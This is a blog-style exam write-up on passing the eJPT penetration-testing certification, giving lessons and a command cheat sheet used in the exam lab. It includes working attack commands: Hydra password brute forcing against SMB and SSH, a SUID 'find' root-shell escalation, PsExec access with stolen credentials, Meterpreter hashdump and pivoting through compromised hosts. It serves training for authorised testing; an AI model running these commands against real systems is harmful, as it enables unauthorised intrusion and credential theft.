eJPT Certification: How I managed to Pass the eJPT exam
 Successfully completed the eLearnSecurity Junior Penetration Tester certification
What is eJPT and How It’s Actually Evaluated
The eLearnSecurity Junior Penetration Tester (eJPT) certification is an entry-level practical penetration testing exam that spans 48 hours. Here’s what catches most people off guard: this isn’t a Capture The Flag competition. You’re not racing to find hidden flags in every system. Instead, you’re presented with questions like “How many hosts are running web servers on port 80?” or “What operating system is running on host X?” or “What service is running on port Y on host Z?”.
Yes, some questions do ask for flags from compromised systems, but they’re a minority. The bulk of the examination tests whether you can properly enumerate a network, document your findings, and retrieve specific information when asked. You could successfully exploit every single machine but still struggle to pass if you haven’t systematically documented service versions, open ports, and system details.
This fundamental misunderstanding trips up many candidates who approach it like a CTF. They compromise systems successfully but can’t answer basic enumeration questions because they didn’t maintain organized notes or use proper tooling to store their reconnaissance data.
My Six-Hour Journey: What Worked and What Didn’t
The Smart Start: Metasploit Database from the Beginning
When I started the exam, I initially scanned the first two hosts manually using nmap. Then reality hit me - with multiple hosts in the DMZ alone, manually tracking scan results would become a nightmare. I’d be constantly scrolling through terminal output trying to remember which host ran which services.
So I fired up Metasploit Framework, created a workspace for the exam, and ran a comprehensive scan against all identified hosts in one command:
1
2
3
msfconsole
workspace -a ejpt_exam
db_nmap -sS -sV -p- -T4 10.10.10.10 10.10.10.11 10.10.10.12 10.10.10.13 10.10.10.14 10.10.10.15
This single decision saved me hours. Every piece of reconnaissance data automatically populated Metasploit’s database. When questions asked about specific services or ports, I could instantly query the database:
1
2
3
services -p 80        # Which hosts run web servers?
services -p 445       # Which hosts have SMB?
hosts -o windows      # Show me all Windows systems
No more manually parsing nmap output files. No more trying to remember details from hours ago. The database became my single source of truth for all network enumeration data.
Lesson One: Start with Metasploit’s database features from the very beginning. Don’t waste time with manual enumeration tracking.
The Easy Win: Drupal Compromise in the First Hour
The network scan revealed a host running Apache with a Drupal installation at /drupal/. This became my first target, and it fell quickly. Basic directory enumeration revealed accessible files, I found database credentials in the configuration, gained SSH access with credentials I’d discovered, and then spotted that the find binary had SUID permissions set.
Privilege escalation took seconds:
1
2
3
python3 -c 'import pty; pty.spawn("/bin/bash")'
/usr/bin/find . -exec /bin/sh -p \; -quit
whoami  # root
Within an hour, I had root access, the flag, and felt confident. This early success created a false sense that the rest of the exam would follow the same pattern.
Lesson Two: Sometimes the exam gives you quick wins early. Don’t let that create false confidence about the rest of the environment.
The Mistake: Chasing Advanced Exploits for Two Hours
After the Drupal compromise, I turned to the Windows systems. I started researching CVEs for the specific service versions I’d identified. I tested various Metasploit exploit modules. I looked for buffer overflows, directory traversal vulnerabilities, and authentication bypasses. I tried everything except the obvious.
Two hours passed with minimal progress. I was thinking like a CTF player, assuming each system required some clever exploitation technique. This is an entry-level certification - why was I making it so complicated?
Lesson Three: Don’t overthink this exam. It tests fundamentals, not advanced exploitation techniques.
The Turning Point: Brute Force Everything
Finally, I stepped back and reconsidered my approach. This is an entry-level exam. Real-world networks often have weak credentials. Why wasn’t I testing the basics?
I started brute forcing SMB and SSH services with Hydra:
1
2
3
# Example syntax - use usernames you discover during enumeration
hydra -l <username> -P /usr/share/wordlists/rockyou.txt <target_ip> smb
hydra -l <username> -P /usr/share/wordlists/rockyou.txt <target_ip> ssh
Within the next hour, I had valid credentials for almost every system in the environment. I’m not going to spoonfeed you the actual usernames or passwords, but trust me - they were common words you’d find in rockyou.txt, and the usernames were discoverable through proper enumeration.
Suddenly, systems I’d been struggling with for hours became trivially accessible. I could RDP into Windows hosts, use PSExec for command execution, and SSH into Linux systems. The exam wasn’t testing my ability to find zero-days - it was testing whether I knew the fundamentals.
Lesson Four: Credential brute forcing is not only allowed but expected in the eJPT. The exam doesn’t penalize you for failed login attempts. Use Hydra aggressively with common usernames and the rockyou.txt wordlist.
The Second Stumbling Block: Pivoting Hell
By this point, I’d answered most questions except those requiring access to the pivoted network segment. The exam explicitly mentioned that some systems would require pivoting through a dual-homed host.
I’d compromised a host and confirmed it had access to another network segment. For the next three hours - yes, three entire hours - I struggled to enumerate that hidden network.
I tried running nmap directly from the compromised Windows host. It wasn’t installed, and my attempts to upload a static binary failed. I tried PowerShell port scanning scripts that executed painfully slowly and gave incomplete results. I tried manual port probing with netcat. Nothing worked efficiently.
Three hours of frustration for something that should have taken minutes.
Lesson Five: Don’t fight the environment. Work with the tools designed for the job.
The Solution: Metasploit Auxiliary Modules
Finally, I remembered that Metasploit has built-in modules specifically designed for post-exploitation reconnaissance through compromised hosts. I stopped trying to run nmap through the pivot and instead used Metasploit’s native functionality:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# First, discover what networks are reachable
use post/multi/gather/ping_sweep
set session <session_id>  # Your Meterpreter session ID
set rhosts <network_range>/24
run

# Then scan discovered hosts
use auxiliary/scanner/portscan/tcp
set rhosts <discovered_hosts>
set ports 1-10000
run

# Set up routing so other modules can reach the pivoted network
use post/multi/manage/autoroute
set session <session_id>
set subnet <network_range>
set netmask 255.255.255.0
run
Within 20 minutes, I had complete enumeration of the hidden network segment. The information populated my Metasploit database just like the initial scans. I could query it with the same services and hosts commands.
Those three hours I wasted? Completely unnecessary. The right tool existed all along - I just wasn’t using it.
Lesson Six: For pivoting and scanning through compromised hosts, use Metasploit’s auxiliary scanner modules and autoroute. Don’t waste time trying to upload and run nmap through the pivot.
Key Takeaways and Practical Advice
This Is Not a CTF
I cannot stress this enough. CTF competitions train you to find hidden flags using creative exploitation techniques. The eJPT evaluates whether you can enumerate a network professionally and retrieve specific information on demand. Many questions don’t require exploitation at all - just proper reconnaissance and documentation.
Start with Metasploit’s Database
Create a workspace immediately. Use db_nmap for all scanning. Query the database for answers instead of parsing raw nmap output. This single practice will save you more time than any other technique.
Brute Force Is Your Friend
The eJPT is an entry-level exam testing foundational skills. Weak credentials are expected. Common usernames to try:
- administrator / Administrator
- admin
- root
- user
- guest
- Any usernames you discover through enumeration (check web apps, SMB shares, etc.)
Use Hydra with rockyou.txt. Don’t feel like you’re “cheating” - this is exactly what real penetration testers do.
Document Everything
Keep organized notes as you work. When you find credentials, immediately save them in a dedicated file. When you compromise a system, document the method and any flags discovered. When you identify service versions, record them.
The exam might ask you about something you discovered three hours ago. If you didn’t document it, you’ll waste time trying to remember or re-enumerate.
Use the Right Tools for Pivoting
Don’t try to manually scan through pivoted networks. Metasploit’s autoroute and auxiliary scanner modules exist specifically for this purpose. They’re reliable, efficient, and integrate with the database.
Simple Before Complex
Always test simple approaches before attempting advanced exploitation:
- Check for default credentials
- Brute force common usernames
- Look for anonymous access (FTP, SMB shares, etc.)
- Test for simple misconfigurations
- Search for known CVEs only after simpler methods fail
Time Management
I completed the exam in six hours, but I wasted nearly four hours on mistakes:
- Two hours chasing advanced exploits instead of brute forcing credentials
- Three hours manually trying to scan pivoted networks instead of using Metasploit modules (yes, the three hours overlapped slightly with the two hours)
If I’d used the right approach from the start, I could have finished in about two hours. You have 48 hours - use that time wisely, but don’t overthink the challenges.
Essential Command Reference Sheet
Initial Reconnaissance
1
2
3
4
5
6
7
8
# Quick host discovery
fping -a -g <network_range>/24 2>/dev/null
nmap -sn <network_range>/24

# Comprehensive scanning with Metasploit database
msfconsole
workspace -a ejpt_exam
db_nmap -sS -sV -p- -T4 <target_ips>
Database Queries
1
2
3
4
5
6
7
# In msfconsole
hosts                          # List all discovered hosts
services                       # List all discovered services
services -p 80                 # Hosts running HTTP
services -p 445                # Hosts running SMB
services -S http               # Search for specific service
creds                          # List discovered credentials
Credential Attacks
1
2
3
4
5
6
7
8
# SMB brute force
hydra -l <username> -P /usr/share/wordlists/rockyou.txt <target_ip> smb

# SSH brute force
hydra -l <username> -P /usr/share/wordlists/rockyou.txt <target_ip> ssh

# Common usernames to test
administrator, admin, root, user, guest, and any usernames discovered during enumeration
Access and Exploitation
1
2
3
4
5
6
7
8
9
10
11
12
# RDP connection
xfreerdp /u:<username> /p:<password> /v:<target_ip>

# Metasploit PSExec (requires valid SMB creds)
use exploit/windows/smb/psexec
set rhosts <target_ip>
set smbuser <username>
set smbpass <password>
exploit

# SSH access
ssh <username>@<target_ip>
Linux Privilege Escalation
1
2
3
4
5
6
7
8
9
10
11
# Spawn proper shell
python3 -c 'import pty; pty.spawn("/bin/bash")'

# Find SUID binaries
find / -perm -4000 -type f 2>/dev/null

# Common SUID exploits (example with find)
/usr/bin/find . -exec /bin/sh -p \; -quit

# Check sudo permissions
sudo -l
Windows Post-Exploitation
1
2
3
4
5
6
7
8
9
10
11
# In Meterpreter
sysinfo                        # System information
hashdump                       # Extract password hashes
shell                          # Drop to command shell
ps                             # List processes
migrate <pid>                  # Migrate to stable process

# In Windows shell
whoami                         # Current user
net user                       # List users
netstat -ano                   # Network connections
Pivoting Through Compromised Hosts
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# In msfconsole with active Meterpreter session

# Discover networks
use post/multi/gather/ping_sweep
set session <session_id>
set rhosts <network_range>/24
run

# Set up routing
run autoroute -s <discovered_network>/24

# Scan through pivot
use auxiliary/scanner/portscan/tcp
set rhosts <pivot_targets>
set ports 1-10000
run

# All Metasploit modules will now route through the pivot automatically
Web Enumeration
1
2
3
4
5
6
7
8
# Directory brute forcing
dirb http://<target_ip>/ /usr/share/wordlists/dirb/common.txt
gobuster dir -u http://<target_ip>/ -w /usr/share/wordlists/dirb/common.txt

# Check for common files
/robots.txt
/CHANGELOG.txt
/README.txt
Final Thoughts
The eJPT exam taught me that professional penetration testing isn’t about finding the most elegant exploit - it’s about systematically enumerating an environment, testing common weaknesses, and efficiently documenting your findings. Fancy techniques have their place, but fundamentals win engagements.
If I could give my past self one piece of advice before starting this exam: “Stop trying to be clever. Use Metasploit’s database, brute force credentials, and trust that the exam tests basics, not advanced exploitation.” Those four wasted hours would have been completely avoided.
You have 48 hours for a reason - not because you’ll need them all, but because they want you to work methodically without time pressure. Take breaks, stay organized, and remember that simple approaches often outperform complex ones.
Good luck with your eJPT. You’ve got this.